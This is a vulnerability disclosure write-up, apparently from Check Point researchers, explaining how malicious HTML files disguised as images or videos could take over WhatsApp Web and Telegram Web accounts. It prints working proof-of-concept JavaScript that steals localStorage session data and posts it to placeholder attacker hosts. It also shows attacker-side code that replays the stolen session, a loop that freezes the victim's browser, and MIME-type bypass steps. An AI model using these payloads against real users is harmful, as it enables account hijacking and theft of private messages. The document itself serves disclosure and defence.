**Check Point Discloses Vulnerability that Allowed Hackers to Take over Hundreds of Millions of WhatsApp & Telegram Accounts**

**By:** Eran Vaknin, Roman Zaikin and Dikla Barda

**Technical Details - WhatsApp**

WhatsApp upload file mechanism supports several document types such as Office Documents, PDF, Audio files, Video and images.

Each of the supported types can be uploaded and sent to WhatsApp clients as an attachment.

However, Check Point research team has managed to bypass the mechanism’s restrictions by uploading a malicious HTML document with a legitimate preview of an image in order to fool a victim to click on the document in order to takeover his account.

Once the victim clicks on the document, the WhatsApp web client uses the FileReader HTML 5 API call to generate a unique BLOB URL with the file content sent by the attacker then navigates the user to this URL.

The attack on WhatsApp consists of several stages that mentioned below.

First, the attacker crafts a malicious html file with a preview image:

<html>

<header>

<title>WhatsApp</title>

<script>

**function GetStorage()**

**{**

**var values = {};**

**var keys = Object.keys(localStorage);**

**var i = keys.length;**

**while ( i-- )**

**{**

**values[keys[i].replace(/ /g, '+')] = localStorage.getItem(keys[i]).replace(/ /g, '+');**

**}**

**return values;**

**}**

**//send data to attacker server**

**function sendacct(data) {**

**var xhttp = new XMLHttpRequest();**

**xhttp.open("POST", "https://www.AttackerWebsite.com/whatsapp.php", true);**

**xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");**

**xhttp.send("account\_data=" + data);**

**}//end of sendacct**

**var result = GetStorage();**

**var json = JSON.stringify(result);**

**sendacct(json);**

</script>

</header>


<body>

<img src="https://s-media-cache-ak0.pinimg.com/736x/f4/49/bc/f449bc4db763ba65378ba659fe7fc865.jpg" />

</body>

</html>


WhatsApp web client stores the allowed document types in a client variable called *W["default"].DOC\_MIMES* this variable stores the allowed Mime Types used by the application.



Since an encrypted version of the document is sent to WhatsApp servers it is possible to add new Mime type such as “text/html” to the variable in order to bypass the client restriction and upload a malicious HTML document.


**W["default"].DOC\_MIMES += ", text/html";**

After adding the malicious document Mime Type to the client variable, the client encrypts the file content by using the **encryptE2Media** function and then uploads it encrypted as BLOB to WhatsApp server.




Moreover, changing the document name and extension and creating a fake preview by modifying the client variables will make the malicious document more attractive and legitimate to the victim.

This is the result:



Once he clicks on the file, the victim will see a funny cat under blob object which is an html5 FileReader object under **web.whatsapp.com.** Thatmeans the attacker can access the resources in the browser under **web.whatsapp.com**



Just by viewing the page, without clicking on anything, the victim’s Local storage data will be sent to the attacker, allowing him to take over his account.

The attacker creates a JavaScript function that will check every 2 seconds if there is new data in the backend, and replace his local storage to the victim.

Part of attacker’s code:

**var main = setInterval(function () {**

**$.ajax({**

**url: " https://www.AttackerWebsite.com/whatsapp.php",**

**type: "POST",**

**success: function(data)**

**{**

**var obj = $.parseJSON(data);**

**localStorage.clear();**

**$.each(obj, function (key, value) {**

**localStorage.setItem(key,value);**

**});**


**alert("Move to Victim Account");**

**document.location = "https://web.whatsapp.com/";**


**});**

**},2000);**

The attacker will be redirected to the victim’s account, and will be able to access anything in it.



WhatsApp web does not allow a client to have more than one active session at a time so after the attacker steal the victim account the victim will receive the following message:



It is possible to overcome this situation from the attacker perspective by adding a JavaScript code like this:

**var total = "";**

**for( var i = 0; i < 100000; i++ ) {**

**total = total + i.toString();**

**history.pushState(0,0, total );**

**}**

The malicious HTML file that will cause the client browser window to get stuck and allow the attacker to control the account without interference, although the attacker will be connected to victim account until the victim will log from the account. Closing the browser wills not logout the attacker from the account and the attacker will be able to login to user account as long as he wants.

**Technical Details - Telegram**

Telegram supports multiple document types to be sent within the Telegram Web application, but only image and video document types are stored on the Filesystem section within the browser.

Check Point researchers have managed to bypass Telegram’s upload policy and upload a malicious HTML document with a mime type of a video file “video/mp4”. Then, they were able to send it to the victim side in an encrypted channel through telegram servers. Once the victim opens the video in a new browser tab, it will start playing and the users’ session data will be sent to the attacker.

The attack on Telegram consists of several stages, described below.

First, the attacker crafts a malicious html file that also contains the video data.

ftypmp42 isommp42 3Ñmoov lmvhd ÔÇ&ßÔÇ&ß \_ /¼h @ !iods Oÿÿÿÿÿ 0trak \tkhd ÔÇ&ßÔÇ&ß /²ð @ Ð Ìmdia mdhd ÔÇ&ßÔÇ&ß u0 æPÇ Dhdlr vide Mainconcept MP4 Video Media Handler `minf vmhd $dinf dref url stbl ˜stsd ˆavc1 Ð H H

AVC Coding ÿÿ 2avcCM ­ÿá gM@­–R    
v¡ <¡bä€ hëÍH stts è (stsc

i \stsz ‡ ‡ ‡ ‡ ‡ ‡ ‡ ‡ ‡ ‡ ‡ ‡ £Ò   
 ò # K

<html>

<header>

<script>

var Body = document.getElementsByTagName("body")[0];

Body.innerHTML = `<center><video preload="auto" width="100%" height="100%" autoplay><source src="https:// attackersite/video.mp4" type="video/mp4"></video></center>`;

function GetStorage()

{

var values = {};

var keys = Object.keys(localStorage);

var i = keys.length;

while ( i-- )

{

values[keys[i].replace(/ /g, '+')] = localStorage.getItem(keys[i]).replace(/ /g, '+');

}

return values;

}

//send data to attacker server

function sendacct(data) {

var xhttp = new XMLHttpRequest();

xhttp.onreadystatechange = function()

{

if (this.readyState == 4 && this.status == 200)

{

document.getElementById("demo").innerHTML = this.responseText;

}

};

xhttp.open("POST", "https://attackersite/telegram.php", true);

xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

xhttp.send("account\_data=" + data);

}//end of sendacct

var result = GetStorage();

var json = JSON.stringify(result);

sendacct(json);

</script>

</header>

</html>


Telegram’s client stores the file mime type under *t* object, and during the upload process verifies if it matches to a video or image mime types. In a case of a match, the file will be stored under the client FileSystem URI.



Since an encrypted version of the file is sent to Telegram’s servers, it is possible to modify the mime type to “video/mp4”, in order to bypass the client restriction and upload a malicious HTML document to Telegram in a form of a video.

After modifying the malicious document mime type, the client uploads it encrypted to the Telegram server.

The result will be a seamless malicious file that looks like a legitimate video with a malicious payload inside:




Once the user plays the video, the html file will be uploaded to the browser memory under **web.telegram.org**. The user needs to open the video in a new tab in order to access the resource in the browser at the FileSystem URI under **web.telegram.org** URI**.**

By viewing the video in a new tab the victim’s Local storage data will be sent to the attacker, allowing him to take over his account.

In order to do that, the attacker creates a JavaScript function that will check every 2 seconds if there is new data in the backend, and replace local storage with the victim’s local storage - as seen in the WhatsApp POC code snippets.

The attacker will be redirected to the victim’s account, and will be able to access anything in it.



The user isn’t aware of the account takeover since Telegram allows users to keep as many active sessions as they want at the same time.